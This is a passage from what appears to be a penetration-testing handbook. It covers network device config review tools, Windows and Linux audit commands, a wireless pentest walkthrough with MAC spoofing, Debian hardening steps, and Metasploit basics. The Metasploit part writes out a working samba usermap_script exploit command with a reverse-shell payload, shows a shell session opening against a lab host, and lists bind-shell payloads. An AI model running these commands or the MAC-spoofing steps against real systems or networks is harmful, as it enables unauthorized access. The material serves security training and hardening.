Note: telnet -f fileName.txt xx.xx.xx.xx This will directly save the telnet session in a text file. (Though its an insecure protocol, Its just a method.)

2.6.3 Tools

So, Now that we have a running configuration file of the device the next step would be to perform a security review for the device. for the manual review we will discuss few pointers which can be checked in no time.

- password must be secured using type 5 encryption level.
- Check for AAA (Authentication, authorization, and accounting).
- Unused interfaces should be shutted down or properly configured with port security in voilation mode. (only on switches)
- Schedule a meeting with the stakeholder's and obtain the network diagram. Analyze the buisness requirement and the traffic flow and based on that verify whether the access list is cleraly defined or not.
- HTTP server i.e accessing the device management via a http should not be configured.
- Check for default password authnetication by manually doing SSH.
- Telnet should be disabled for managing the device.
- Cisco discovery protocol should be disabled because CDP packets contains some juicy informations related to sender, hardware model, Operating system verison and IP address details.
- Ensure that logging is configured on the device with a separate ip address for syslog server.
- Switches and routers should be configured with login banners.
- Domain lookup should be disabled if the DNS server isnt configured.
- Risky services such as Telnet, HTTP, Finger etc. should be disabled.
- Based upon the requiremnet of no.of VTY lines (provides logical connections to the device) should be limited.
- Auxilliary console should be disabled.
- All the console options such as console line, Aux Line, and VTY lines should be configured with 10 minutes of timeout.
- VTY line should be configured with proper access contorl lines (ACL) in case of routers and switches.

Nipper

Nipper is a very handy tool which is by default available in Kali linux. This tool is a cli based and can be utilised to perform some basic checks related to firmware version, device control etc. Its also available as a paid version and n trial version with limited amount of devices to be audited. However, the inbuilt nipper module in kali linux sometimes gives a lot of false positives, but for a start this also gives some juicy information.

```
nipper [Options]

General Options:
  --input=<file> : Specifies a device configuration file to process. For
  ↳CheckPoint Firewall-1 configurations, the input should be the conf directory.
  --output=<file> | --report=<file> : Specified an output file for the report.
  --csv=<file> : Want to output the network filtering configuration to a CSV file?.
```

(continues on next page)

(continued from previous page)

```
--version : Displays the program version.

Example usage: nipper --ios-router --input=ios.conf --output=report.html (for cisco_
↪routers)
```

Nipper also supports various devices such as juniper Netscreen Firewall, Sonicwall firewall, checkpoint firewall, cisco firewalls.

Nessus (Professional version)

Nessus pro. is great tool which can be used for auditing various platforms such ios, Windows, Unix, IBM iseries, Junos, Extreme OS etc. one of the major features of Nessus professional version is offline configuration of sensitive devices. However, this features only gives compliance audit results.

Below are a few steps for an offline configuration audit.

- To create an offline configuration audit, select the Offline Config Audit in the new Policies library.
- To see the compliance options, click on the Compliance menu. This will bring up options different than the standard compliance audit.
- The column on left shows the supported network devices that can have their configurations audited offline.
- Select your desired platform and at the bottom you should see 'offline configuration audit' under 'global settings'.
- click on 'add file' and add your devices config. files.

Note: We can also add multiple device configs. to a single compressed folder and upload the same. However, same platform devices are to added.

A more recent option (which we haven't tried yet) is the Nessus IOS plugin from [Tenable](#).

rConfig

It is a free and open source network device configuration management utility for network engineers to take frequent configuration snapshots of their network devices. This can be utilized for viewing and extracting out the configuration of network devices in order to perform analysis of the network communication in devices perspective. rConfig Version 3 now has a Configuration Compliance Management utility to enable you to monitor device configurations for policy compliance. Refer to the tutorial and usage of this tool [Rconfig](#).

More ad hoc (single-function) tools can be found at [PacketStorm](#) and [cymru](#).

Solarwinds Network Configuration Manager

NCM can be used to improve network security and compliance by using NCM automation to identify IOS vulnerabilities, upgrade IOS firmware and audit device configs for NIST FISMA, DISA STIG, and DSS PCI compliance. Although its a paid tool but it supports 30 day free trial version. Refer [Solarwinds Network Configuration Manager](#) for the datasheet and for downloading.

ciscoconfparse

[CiscoConfParse](#) is an open-source audit toolset that lets us express the audit as Python code. It is a Python library, which parses through Cisco IOS-style configurations. It can be used for the following:

- Audit existing router / switch / firewall / wlc configurations
- Retrieve portions of the configuration
- Modify existing configurations
- Build new configurations

Refer the documentation [Cisco-Conf-Parse](#).

Tuffin Orchestration Suite

The Tuffin Orchestration Suite intelligently analyzes the network, automates configuration changes and proactively maintains security and compliance across the entire enterprise network. It comprises three products: * SecureTrack dashboard (change tracking, risk analysis, etc.) * SecureChange (change automation-ticketing) - A comprehensive solution for automating network configuration changes to firewalls and routers. * SecureApp - An automated solution that enables organizations to easily define, update, monitor and remove applications and services from the network.

refer [Tuffin toc](#) for installations and usage guidelines.

Solarwinds FSM

Firewall security manager by solarwinds is a good for offline configuration audit (Rule base) of cisco firewalls and other vendors. Although its a commercial product released by solarwinds, it is available for free trial which supports at least 1 device for the renew purpose. Upon successful import of config. file the solarwinds will generate 3 pdf files related to Rulebase review, firewall rule optimization and clean up, rules page. This tool also gives a tabulated view of various ingress and egress points of a firewall. For details Refer [Firewall Security Management](#).

Springbok

It is a good open source firewall visualization tool which creates a visual map of firewall ingress and egress points which can be used to analyze the traffic flow from different nodes integrated. It also provides the feature of viewing the rules and analyze them according to the integrated nodes.

For details regarding usage and installation refer [Springbok](#).

Feel free to add more tools and software's which we might have missed.

2.6.4 End-Point Review

We are often required to perform end-point review for operating systems for windows and linux on our own in some engagements. Here i will be discussing about few of the commands and tools required for auditing the operating systems.

Windows Operating Systems

Gpresult

Displays the Resultant Set of Policy (RSOP) information for a remote user and computer. To use RSOP reporting for remotely targeted computers through the firewall, you must have firewall rules that enable inbound network traffic on the ports.

Usage

```
gpresult [/s <compUTER> [/u <USERNAME> [/p [<PASSWOrd>]]]] [/user [<TARGETDOMAIN>\]
↳<TARGETUSER>] [/scope {user | computer}] [/r | /v | /z | [/x | /h] <FILENAME> [/f]
↳ | /?]
```

The following example displays RSOP data for the computer srvmain and the logged-on user. Data is included about both the user and the computer. The command is run with the credentials of the user maindomhiropln, and p@ssW23 is entered as the password for that user.

```
gpresult /s srvmain /u maindom\hiropln /p p@ssW23 /r
```

Net Accounts

This is a native windows command for acquires account related information such as password complexity, Password expiration, No. of passwords to be remembered, Lockout Duration etc.

Usage

```
Net Accounts          - View the current password & logon restrictions for the
↳computer
Net Accounts /Domain  - View the current password & logon restrictions for the
↳domain.
NET USER [/DOMAIN]    - View user account details
```

WMIC.exe

Windows Management Instrumentation Command : Retrieve a huge range of information about local or remote computers. Make configuration changes to multiple remote machines.

Refer [Here](#) for more information on usage.

Applications installed

We also have to look for vulnerable applications installed by getting a comprehensive list of installed applications. This can be gathered by using the following command line in native windows powershell.

```
Get-ItemProperty
↳HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-
↳Object DisplayName, DisplayVersion, Publisher, InstallDate | Format-Table AutoSize >
↳ File.txt
```

auditpol

We also need to look for the audit policies defined for systems/ Servers in order identify various misconfiguration of windows audit policy this can be gathered by using this command which displays information about and performs functions to manipulate audit policies.

Usage

```
Auditpol command [<sub-command><options>]

auditpol /get
[/user[:<username>|<{sid}>]]
[/category:*|<name>|<{guid}>[, :<name|<{guid}> ]]
[/subcategory:*|<name>|<{guid}>[, :<name|<{guid}> ]]
[/option:<option name>]
[/sd]
[/r]
```

Refer [Auditpol-Get](#).

Simply issue

```
auditpol /get /category:* > Audit_Policy.txt
```

For extracting the audit policy.

PolicyAnalyzer

[PolicyAnalyzer](#) released by Microsoft for analyzing and comparing sets of Group Policy Objects (GPOs). It can highlight when a set of Group Policies has redundant settings or internal inconsistencies, and can highlight the differences between versions or sets of Group Policies. It can also compare GPOs against current local policy settings and against local registry settings. And you can export its findings to a Microsoft Excel spreadsheet.

Microsoft security compliance tool kit allows enterprise security administrators to download, analyze, test, edit and store Microsoft-recommended security configuration baselines for Windows and other Microsoft products, while comparing them against other security configurations.

File Server permission

It is also essential to review the file permission for a file server during the OS review phase. There are many tools available to do the same but we will be restricting to only few here...:)

AccessEnum

[AccessEnum](#) gives you a full view of your file system and Registry security settings in seconds, making it the ideal tool for helping you for security holes and lock down permissions where necessary.

Permission Reporter

This [tool](#) is free downloadable file permission analyzer which can be used to analyze different permissions related to different groups, Individual users etc. This comes handy while determining the unnecessary file/ Folder permission in a file server.

SolarWinds Permission Analyzer

Permission Analyzer tool helps in:

- Quickly identify how a user's permissions are inherited
- Browse permissions by group or individual user
- Analyze user permissions based on group membership and permissions

The only issue here with this tool is that it doesn't generate a report rather it just displays the file permissions associated.

Linux Operating systems

Tiger

Tiger is security tool that can be use both as a security audit and intrusion detection system. It supports multiple UNIX platforms and it is free and provided under a GPL license. Unlike other tools, Tiger needs only of POSIX tools and is written entirely in shell language. Tiger has some interesting features that merit its resurrection, including a modular design that is easy to expand, and its double edge, it can be used as an audit tool and a host intrusion detection system tool. The current stable release is 3.2.3, the previous (old) stable release is 3.2.2.

unix-privesc-check

Unix-privesc-checker is a script that runs on Unix systems (tested on Solaris 9, HP-UX 11, Various Linuxes, FreeBSD 6.2). It tries to find misconfiguration that could allow local unprivileged users to escalate privileges to other users or to access local apps (e.g. databases). It is written as a single shell script so it can be easily uploaded and run. It looks for the following

- Writable Home Directories
- Readable /etc/shadow
- Weak Permissions On Cron Jobs
- Writable Configuration Files
- Writable Device Files
- Readable Files In Home Directories
- Running Processes Correspond To Writable Programs
- sudo Configuration
- Accounts with no Password

LSAT

Linux Security Auditing Tool LSAT is a post install security auditing tool. It is modular in design, so new features can be added quickly. It checks inetd entries and scans for unneeded RPM packages. It is being expanded to work with Linux distributions other than Red Hat, and checks for kernel versions. Few features of LSAT is listed below:

- checkbp: Checks for boot loader password.
- checkcfg: This module is performed last
- checkdotfiles: Looks for .forward, .exrc, .rhosts and .netrc files on the system.

- **checkfiles:** Checks that /tmp and /var/tmp have sticky bit set, checks utmp, wtmp, motd, mtab for chmod 644.
- **checkftusers:** Checks that all accounts in /etc/passwd are in /etc/ftpusers.
- **checkhostsfiles:** Reads /etc/hosts.allow and /etc/hosts.deny files
- **checkinetd:** Checks either /etc/inetd.conf or /etc/xinetd.d/*
- **checkinittab:** Checks to see if default runlevel is 5. If it is, give the user a warning.
- **checkipv4:** Checks to see that common forwarding and ignoring are off/on in ipv4.
- **checklimits:** Performs simple check of limits.conf file
- **checklogging:** Performs a simple check to see if auth and authpriv logging facilities are on.

Lynis

Lynis is an open source linux security auditing tool. The primary goal is to help users with auditing and hardening of Unix and Linux based systems. The software is very flexible and runs on almost every Unix based system (including Mac). Lynis performs hundreds of individual tests. Each test will help to determine the security state of the system. Each test is written in shell script and has its own identifier.

2.7 Wireless Pentesting

Recently, We got a chance to do some penetration testing. This post would cover the basics and approach.

Thanks to Girish Nemade

Basic wireless network tests could be performed by using your wireless adapter installed in your laptop. However, few external USB cards are suggested by Offsec such as

- Netgear WN111v2 USB
- ALFA Networks AWUS036H USB 500mW

which provide a better area coverage.

2.7.1 Basics

1. Set the wireless interface in the monitor mode.

```
airmon-ng <start|stop> <interface> [channel] : Enable monitor mode on an_
↪interface (and specify a channel).
airmon-ng <check> [kill]                    : List all possible programs_
↪that could interfere with the wireless card. If 'kill' is specified, it_
↪will try to kill all of them.
```

1. use airodump

```
airodump <monitor interface>
-N, --essid          : Filter APs by ESSID.
↪      ##Name of the Access Point
-d <bssid>, --bssid <bssid> : It will only show networks, matching the_
↪given bssid. ##MAC Address of Access Point
-a                  : It will only show associated clients.
```

(continues on next page)

(continued from previous page)

```
-t <OPN|WEP|WPA|WPA1|WPA2>, --encrypt <OPN|WEP|WPA|WPA1|WPA2> : It will
↳only show networks matching the given encryption.
-R, --essid-regex          Filter APs by ESSID using a regular
↳expression
```

1. OPEN If there is no MAC authentication, and dhcp enabled, your machine would connect automatically. If there is no MAC authentication but dhcp is not enabled, it is advisable to sniff the network using wireshark and find the appropriate network range and the default gateway and set them manually. If there is MAC authentication and DHCP not enabled, you need to find valid associated clients. The catch is the valid associated clients will have an IP address whereas invalid associated clients will not have the IP address.

Find the associated clients connected to the particular access point by using the csv file produced by airodump. In the below example the access point is "24:DE:C6:C7:92:C2".

```
cat PL-01.csv | grep 24:DE:C6:C7:92:C2 | cut -d , -f 1,6 | grep -v OPN
```

You may change your ip address of wireless adapter using

```
ifconfig wlan4 hw ether 30:5A:3A:B4:09:BC
```

or

```
macchanger
-m, --mac=XX:XX:XX:XX:XX:XX
--mac XX:XX:XX:XX:XX:XX Set the MAC XX:XX:XX:XX:XX:XX
```

Once associated, we still need to find the valid IP address and valid MAC address, sniff the network, find the network ranges, gateway. Do a nmap Ping Scan to the local subnet which will provide IP address and MAC address. Cross-verify with the associated clients. Valid associated clients will have an IP address and MAC address entry in the airodump listing. Set the IP address using

```
ifconfig wlan4 10.10.3.71 netmask 255.255.240.0
```

Set the association using

```
iwconfig wlan4 essid "ESSID_NAME" ap "24:DE:C6:C7:92:C2(SSID_MAC_Address)"
```

2.7.2 WEP

Abbrev:

ENC* WEP: Wired Equivalent Privacy WPA: Wi-Fi Protected Access WPA: i-Fi Protected Access II

Cipher TKIP: Temporal Key Integrity Protocol CCMP: Counter Mode CBC-MAC Protocol

AUTH** PSK: Pre-Shared Key MGT: SKA: Shared Key Authentication

The Hardening Series cover all the procedures needed to be more secure.

- Securing Debian : Technical steps to harden Debian systems.

3.1 Securing your Debian

Recently, we got an extra laptop with decent configuration to host as a server. We decided to host Kali-Linux on it and make available multiple vulnerable OS from vulnhub.com on it for practice to our teams.

After installing Kali-Linux and running lynis audit tool, linux hardening index was 55. As we are opening this server to public/ people capable of hacking, we need to make sure our server doesn't get hacked.

This source is mainly compiled from [Securing Debian Manual](#).

3.1.1 Set up a GRUB password

This is mainly done to prevent any unauthorized person to change the grub to get a root shell. Anybody can easily get a root-shell and change your passwords by entering `init=/bin/sh` at the boot prompt. After changing the passwords and rebooting the system, the person has unlimited root-access and can do anything he/she wants to the system.

- Generate an encrypted password, open a terminal and run the following command:

```
grub-mkpasswd-pbkdf2
```

```
grub-mkpasswd-pbkdf2
```

```
Enter password:
```

```
Reenter password:
```

```
PBKDF2 hash of your password is grub.pbkdf2.sha512.10000.
```

```
→A56BEB30E27FE2F7D119E8DEFD6A8049E4300734BB139A5DD08E668BA434792B8AB45A285AC88B95DD16658AC7EC0X
```

- Insert the hash in `/etc/grub.d/40_custom`

```
set superusers="root"
password_pbkdf2 root grub.pbkdf2.sha512.10000.
↪A56BEB30E27FE2F7D119E8DEFD6A8049E4300734BB139A5DD08E668BA434792B8AB45A285AC88B95DD16658AC7EC0X
export superusers``
```

- Execute update-grub

```
update-grub
Generating grub configuration file ...
Found background image: .background_cache.png
Found linux image: /boot/vmlinuz-4.0.0-kali1-amd64
Found initrd image: /boot/initrd.img-4.0.0-kali1-amd64
done
```

3.1.2 Providing secure user access

PAM (Pluggable Authentication Modules) allows system administrators to choose how applications authenticate users:

Password security in PAM

Install libpam-passwdqc which is a PAM module for password strength policy enforcement. Insert the below line in /etc/pam.d/common-password

```
password      requisite          pam_passwdqc.so min=disabled,disabled,8,8,8
Format is min=N0,N1,N2,N3,N4 [min=disabled,24,11,8,7] where
```

- N0 is used for passwords consisting of characters from one character class only. The character classes are: digits, lower-case letters, upper-case letters, and other characters. There is also a special class for non-ASCII characters, which could not be classified, but are assumed to be non-digits.
- N1 is used for passwords consisting of characters from two character classes that do not meet the requirements for a passphrase.
- N2 is used for passphrases. Note that besides meeting this length requirement, a passphrase must also consist of a sufficient number of words.
- N3 and N4 are used for passwords consisting of characters from three and four character classes, respectively.

Control of su in PAM

If you want to protect su, so that only some people can use it to become root on your system, you need to add a new group “wheel” to your system. Add root and the other users that should be able to su to the root user to this group. This makes sure that only people from the group “wheel” can use su to become root. Other users will not be able to become root. In fact they will get a denied message if they try to become root. ‘Wheel PAM <<https://wiki.debian.org/WHEEL/PAM>>’_ provides a quick tutorial how to set this up.

- With root privileges uncomment the following line in /etc/pam.d/su, by removing the leading ‘#’:

```
#auth          required pam_wheel.so
```

That’s all for the file and no user can execute su anymore. This is the most secure configuration.

- Allow a user to execute su: After having restricted the execution of su, create the group wheel with root privileges:

```
groupadd wheel
```

And then add user_name to that group:

```
usermod -aG wheel user_name
```

From now user_name can execute su.

Temporary directories in PAM

Since there have been a number of so called insecure tempfile vulnerabilities, tthttpd is one example, the libpam-tmpdir is a good package to install. All you have to do is add the following to /etc/pam.d/common-session:

```
session    optional    pam_tmpdir.so
```

Configuration for undefined PAM applications

Finally, but not least, create /etc/pam.d/other and enter the following lines:

```
auth      required    pam_securetty.so
auth      required    pam_unix_auth.so
auth      required    pam_warn.so
auth      required    pam_deny.so
account   required    pam_unix_acct.so
account   required    pam_warn.so
account   required    pam_deny.so
password  required    pam_unix_passwd.so
password  required    pam_warn.so
password  required    pam_deny.so
session   required    pam_unix_session.so
session   required    pam_warn.so
session   required    pam_deny.so
```

These lines will provide a good default configuration for all applications that support PAM (access is denied by default).20400086134

Setting users umasks

Debian's default umask setting is 022 this means that files (and directories) can be read and accessed by the user's group and by any other users in the system. More restrictive umask settings include 027 (no access is allowed to new files for the other group, i.e. to other users in the system) or 077 (no access is allowed to new files to the members the user's group). This change is set by defining a proper umask setting for all users

- introducing an umask call in the shell configuration files /etc/profile (source by all Bourne-compatible shells), /etc/csh.cshrc, /etc/csh.login, /etc/zshrc and probably some others (depending on the shells you have installed on your system)
- change the UMASK setting in /etc/login.defs, Of all of these the last one that gets loaded by the shell takes precedence. The order is: the default system configuration for the user's shell (i.e. /etc/profile and other system-wide configuration files) and then the user's shell (his ~/.profile, ~/.bash_profile, etc. .).
- Install libpam-umask package adjusts the users' default umask using PAM. Add the following, after installing the package, to /etc/pam.d/common-session:

```
session      optional      pam_umask.so umask=077
```

- you should consider changing root's default 022 umask (as defined in /root/.bashrc) to a more strict umask. That will prevent the system administrator from inadvertently dropping sensitive files when working as root to world-readable directories (such as /tmp) and having them available for your average user.
- Limiting access to other user's information: However, users' \$HOME directories are created with 0755 permissions (group-readable and world-readable). The group permissions is not an issue since only the user belongs to the group, however the world permissions might (or might not) be an issue depending on your local policy. You can change this behavior so that user creation provides different \$HOME permissions. To change the behavior for new users when they get created, change DIR_MODE in the configuration file /etc/adduser.conf to 0750 (no world-readable access).

3.1.3 User login actions

Edit /etc/login.defs The next step is to edit the basic configuration and action upon user login. Note that this file is not part of the PAM configuration, it's a configuration file honored by login and su programs, so it doesn't make sense tuning it for cases where neither of the two programs are at least indirectly called (the getty program which sits on the consoles and offers the initial login prompt does invoke login).

```
FAILLOG_ENAB      yes
```

If you enable this variable, failed logins will be logged. It is important to keep track of them to catch someone who tries a brute force attack.

```
LOG_UNKFAIL_ENAB  no
```

If you set this variable to 'yes' it will record unknown usernames if the login failed. It is best if you use 'no' (the default) since, otherwise, user passwords might be inadvertently logged here (if a user mistypes and they enter their password as the username). If you set it to 'yes', make sure the logs have the proper permissions (640 for example, with an appropriate group setting such as adm).

```
SYSLOG_SU_ENAB    yes
```

This one enables logging of su attempts to syslog. Quite important on serious machines but note that this can create privacy issues as well.

```
SYSLOG_SG_ENAB    yes
```

The same as SYSLOG_SU_ENAB but applies to the sg program.

```
ENCRYPT_METHOD     SHA512
```

As stated above, encrypted passwords greatly reduce the problem of dictionary attacks, since you can use longer passwords. This definition has to be consistent with the value defined in /etc/pam.d/common-password.

3.1.4 Log files Permissions

It is not only important to decide how alerts are used, but also who has read/modify access to the log files (if not using a remote loghost. First /var/log/lastlog and /var/log/faillog do not need to be readable by normal users. In the lastlog file you can see who logged in recently, and in the faillog you see a summary of failed logins. The author recommends chmod 660 for both.

```
# find /var/log -type f -exec ls -l {} \; | cut -c 17-35 |sort -u
(see to what users do files in /var/log belong)
# find /var/log -type f -exec ls -l {} \; | cut -c 26-34 |sort -u
(see to what groups do files in /var/log belong)
# find /var/log -perm +004          (files which are readable by any user)
# find /var/log \! -group root \! -group adm -exec ls -ld {} \;
(files which belong to groups not root or adm)
```

3.1.5 Useful packages

- **sysstat**: The sysstat utilities are a collection of performance monitoring tools for Linux. These include sar, sadf, mpstat, iostat, tapestat, pidstat, cifsioat and sa tools.
- **apt-listbugs**: apt-listbugs is a tool which retrieves bug reports from the Debian Bug Tracking System and lists them. Especially, it is intended to be invoked before each installation/upgrade by APT in order to check whether the installation/upgrade is safe.
- **Debian-goodies**: It is a package that includes toolbox-style utilities used to manage Debian and its derivative systems such as Ubuntu, Kali Linux.
- **dglob** – Produce a list of package names which match a pattern
- **dgrep** – Search all files in given packages for a regex
- **dpigs** – Display which installed packages taken the most disk space
- **debget** – Obtain a .deb for a package in APT's database
- **debmany** – Choose manpages of installed or removed packages
- **checkrestart** – Finds and restart processes which are using outdated versions of upgraded files
- **popbugs** – Show a customized release-critical bug report based on packages you use
- **which-pkg-broke** – Catch which package might have broken another
- **debscan**: The debscan program evaluates the security status of a host running the Debian operation system. It reports missing security updates and known vulnerabilities in the programs which are installed on the host.
- **Install fail2ban**: Fail2ban scans log files (e.g. /var/log/apache/error_log) and bans IPs that show the malicious signs – too many password failures, seeking for exploits, etc. Generally Fail2Ban is then used to update firewall rules to reject the IP addresses for a specified amount of time, although any arbitrary other action (e.g. sending an email) could also be configured.

Configure

- **SSH with fail2ban**.
- **Modsecurity**.is a free web application firewall (WAF) that works with Apache, Nginx and IIS. It supports a flexible rule engine to perform simple and complex operations and comes with a Core Rule Set (CRS) which has rules for SQL injection, cross site scripting, Trojans, bad user agents, session hijacking and a lot of other exploits.
- **Tripwire**. Open Source Tripwire® software is a security and data integrity tool useful for monitoring and alerting on specific file change(s) on a range of systems.

3.1.6 Kernel Hardening: Sysctl Values

- **kernel.core_uses_pid** (expected 1) : If the /proc/sys/kernel/core_uses_pid file contains the value 0, then a core dump file is simply named core. If this file contains a nonzero value, then the core dump file includes the process

ID in a name of the form core.PID.

- *kptr_restrict* (expected 1) : This toggle indicates whether restrictions are placed on exposing kernel addresses via /proc and other interfaces.
- When *kptr_restrict* is set to (0), the default, there are no restrictions.
- When *kptr_restrict* is set to (1), kernel pointers printed using the %pK format specifier will be replaced with 0's unless the user has CAP_SYSLOG and effective user and group ids are equal to the real ids. This is because %pK checks are done at read() time rather than open() time, so if permissions are elevated between the open() and the read() (e.g via a setuid binary) then %pK will not leak kernel pointers to unprivileged users. Note, this is a temporary solution only. The correct long-term solution is to do the permission checks at open() time. Consider removing world read permissions from files that use %pK, and using dmesg_restrict to protect against uses of %pK in dmesg (8) if leaking kernel pointer values to unprivileged users is a concern.
- When *kptr_restrict* is set to (2), kernel pointers printed using %pK will be replaced with 0's regardless of privileges.
- *kernel.sysrq* (expected 0) : It is a 'magical' key combo you can hit which the kernel will respond to regardless of whatever else it is doing, unless it is completely locked up. Here is the list of possible values in /proc/sys/kernel/sysrq:
 - 0 - disable sysrq completely
 - 1 - enable all functions of sysrq
 - >1 - bitmask of allowed sysrq functions (see below for detailed function description):

```
2   =  0x2 - enable control of console logging level
4   =  0x4 - enable control of keyboard (SAK, unraw)
8   =  0x8 - enable debugging dumps of processes etc.
16  =  0x10 - enable sync command
32  =  0x20 - enable remount read-only
64  =  0x40 - enable signalling of processes (term, kill, oom-kill)
128 =  0x80 - allow reboot/poweroff
256 =  0x100 - allow nicing of all RT tasks.
```

- *net.ipv4.conf.all.log_martians* (expected 1) or **net.ipv4.conf.default.log_martians* : Log packets with impossible addresses to kernel log. log_martians for the interface will be enabled if at least one of conf/{all,interface}/log_martians is set to TRUE, it will be disabled otherwise
- *net.ipv4.conf.all.rp_filter* (expected 1): *rp_filter* - INTEGER :
 - 0 - No source validation.
 - 1 - Strict mode as defined in RFC3704 Strict Reverse Path Each incoming packet is tested against the FIB and if the interface is not the best reverse path the packet check will fail. By default failed packets are discarded.
 - 2 - Loose mode as defined in RFC3704 Loose Reverse Path Each incoming packet's source address is also tested against the FIB and if the source address is not reachable via any interface the packet check will fail.
- Current recommended practice in RFC3704 is to enable strict mode to prevent IP spoofing from DDos attacks. If using asymmetric routing or other complicated routing, then loose mode is recommended. The max value from conf/{all,interface}/rp_filter is used when doing source validation on the {interface}. Default value is 0. Note that some distributions enable it in startup scripts.
- *net.ipv4.conf.all.send_redirects* (expected 0) : send_redirects - BOOLEAN Send redirects, if router. send_redirects for the interface will be enabled if at least one of conf/{all,interface}/send_redirects is set to TRUE, it will be disabled otherwise Default: TRUE
- *net.ipv4.conf.all.accept_redirects* (expected 0) or *net.ipv6.conf.all.accept_redirects* or *net.ipv4.conf.default.accept_redirects* (expected 0) : Disable acceptance of all ICMP redirected packets

on all interfaces. Accept ICMP redirect messages. `accept_redirects` for the interface will be enabled if: - both `conf/{all,interface}/accept_redirects` are TRUE in the case forwarding for the interface is enabled or - at least one of `conf/{all,interface}/accept_redirects` is TRUE in the case forwarding for the interface is disabled `accept_redirects` for the interface will be disabled otherwise default TRUE (host) FALSE (router)

- `nnet.ipv4.conf.default.accept_source_route` (expected 0) : The `accept_source_route` option causes network interfaces to accept packets with the Strict Source Route (SSR) or Loose Source Routing (LSR) option set.
- `net.ipv4.tcp_timestamps` (Expected 0)

3.1.7 Legal Banner

Add legal banner to:

- `/etc/motd`
- `/etc/issue`
- `/etc/issue.net`

3.1.8 Harden compilers

Harden compilers like restricting access to root user only: Use `grep` to found out the compilers installed from the `/var/log/lynis.log` file.

```
Found known binary: as (compiler) - /usr/bin/as
Found known binary: g++ (compiler) - /usr/bin/g++
Found known binary: gcc (compiler) - /usr/bin/gcc
```

```
ls -lah /usr/bin/as /usr/bin/g++ /usr/bin/gcc
lrwxrwxrwx 1 root root 19 May 12 20:29 /usr/bin/as -> x86_64-linux-gnu-as
lrwxrwxrwx 1 root root 7 Sep 9 2015 /usr/bin/g++ -> g++-4.9
lrwxrwxrwx 1 root root 7 Sep 9 2015 /usr/bin/gcc -> gcc-4.9
```

Remove permissions of read, write, execute from others:

```
chmod o-x /usr/bin/as /usr/bin/g++ /usr/bin/gcc
chmod o-r /usr/bin/as /usr/bin/g++ /usr/bin/gcc
chmod o-w /usr/bin/as /usr/bin/g++ /usr/bin/gcc`
```

3.1.9 Disable drivers

Disable drivers like USB Mass storage / firewire storage (if not used) to prevent unauthorized storage or data-theft.

- USB Mass storage: Add the below line in `/etc/modprobe.d/blacklist-usbstorage`

```
#Disabling USB Storage
blacklist usb-storage
```

- Firewire storage: Add the below line in `/etc/modprobe.d/blacklist-firewire`

```
#Disabling Firewire Storage
blacklist firewire_core
blacklist firewire_ohci
```

Metasploit Documentation

Here you will find the documentation of some tools.

- *Metasploit Fundamentals* : How to use Metasploit. Forked from metasploit unleashed.

4.1 Fundamentals

This is a fork from <https://www.offensive-security.com/metasploit-unleashed/>

In learning how to use Metasploit you will find there are many different interfaces to use with this hacking tool, each with their own strengths and weaknesses. As such, there is no one perfect interface to use with the Metasploit console, although the MSFConsole is the only supported way to access most Metasploit commands. It is still beneficial, however, to be comfortable with all Metasploit interfaces.

4.1.1 MsfCli

The msfcli provides a powerful command line interface to the framework. This allows you to easily add Metasploit exploits into any scripts you may create. > Note: As of 2015-06-18 msfcli has been removed. One way to obtain similar functionality through msfconsole is by using the -x option. For example, the following command sets all the options for samba/usermap_script and runs it against a target:

```
root@kali:~# msfconsole -x "use exploit/multi/samba/usermap_script;\nset RHOST 172.16.194.172;\nset PAYLOAD cmd/unix/reverse;\nset LHOST 172.16.194.163;\nrun"
```

Running the msfcli help command:

```
root@kali:~# msfcli -h\nUsage: /usr/bin/msfcli >option=value> [mode]\n=====
```

(continues on next page)

(continued from previous page)

Mode	Description
----	-----
(A)dvanced	Show available advanced options for this module
(AC)tions	Show available actions for this auxiliary module
(C)heck	Run the check routine of the selected module
(E)xecute	Execute the selected module
(H)elp	You're looking at it baby!
(I)DS Evasion	Show available ids evasion options for this module
(O)ptions	Show available options for this module
(P)ayloads	Show available payloads for this module
(S)ummary	Show information about this module
(T)argets	Show available targets for this exploit module

Examples:

```
msfcli multi/handler payload=windows/meterpreter/reverse_tcp lhost=IP E
msfcli auxiliary/scanner/http/http_version rhosts=IP encoder= post= nop= E
```

Note: when using msfcli, variables are assigned using the “equal to” operator = and that all options are case-sensitive.

```
root@kali:~# msfcli exploit/multi/samba/usermap_script RHOST=172.16.194.172
↳ PAYLOAD=cmd/unix/reverse LHOST=172.16.194.163 E
[*] Please wait while we load the module tree...

      ##                ###          ##      ##
##  ##  #### #####  #####  #####  ##  ####  #####
#####  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##
#####  #####  ##  #####  #####  ##  ##  ##  ##
##  #  ##      ##  ##  ##  ##  ##  ##  ##  ##  ##
##  ##  ####  ##  #####  #####  ##  ####  ####  ##
                                     ##
                                     ##

      =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 936 exploits - 500 auxiliary - 151 post
+ -- --=[ 252 payloads - 28 encoders - 8 nops
      =[ svn r15767 updated today (2012.08.22)

RHOST => 172.16.194.172
PAYLOAD => cmd/unix/reverse
[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo cSKqD83oiquo0xMr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "cSKqD83oiquo0xMr\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.16.194.163:4444 -> 172.16.194.172:57682) at
↳ 2012-06-14 09:58:19 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/
↳ Linux
```

If you aren't entirely sure about what options belong to a particular module, you can append the letter 'O' to the end of the string at whichever point you are stuck.

```
root@kali:~# msfcli exploit/multi/samba/usermap_script O
[*] Initializing modules...
```

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	139	yes	The target port

To display available payloads for the current module, append the letter 'P' to the msfcli command line string.

```
root@kali:~# msfcli exploit/multi/samba/usermap_script P
[*] Initializing modules...
```

Compatible payloads

=====

Name	Description
cmd/unix/bind_awk	Listen for a connection and spawn a command_
↪ shell via GNU AWK	
cmd/unix/bind_inetd	Listen for a connection and spawn a command_
↪ shell (persistent)	
cmd/unix/bind_lua	Listen for a connection and spawn a command_
↪ shell via Lua	
cmd/unix/bind_netcat	Listen for a connection and spawn a command_
↪ shell via netcat	
cmd/unix/bind_netcat_gaping	Listen for a connection and spawn a command_
↪ shell via netcat	
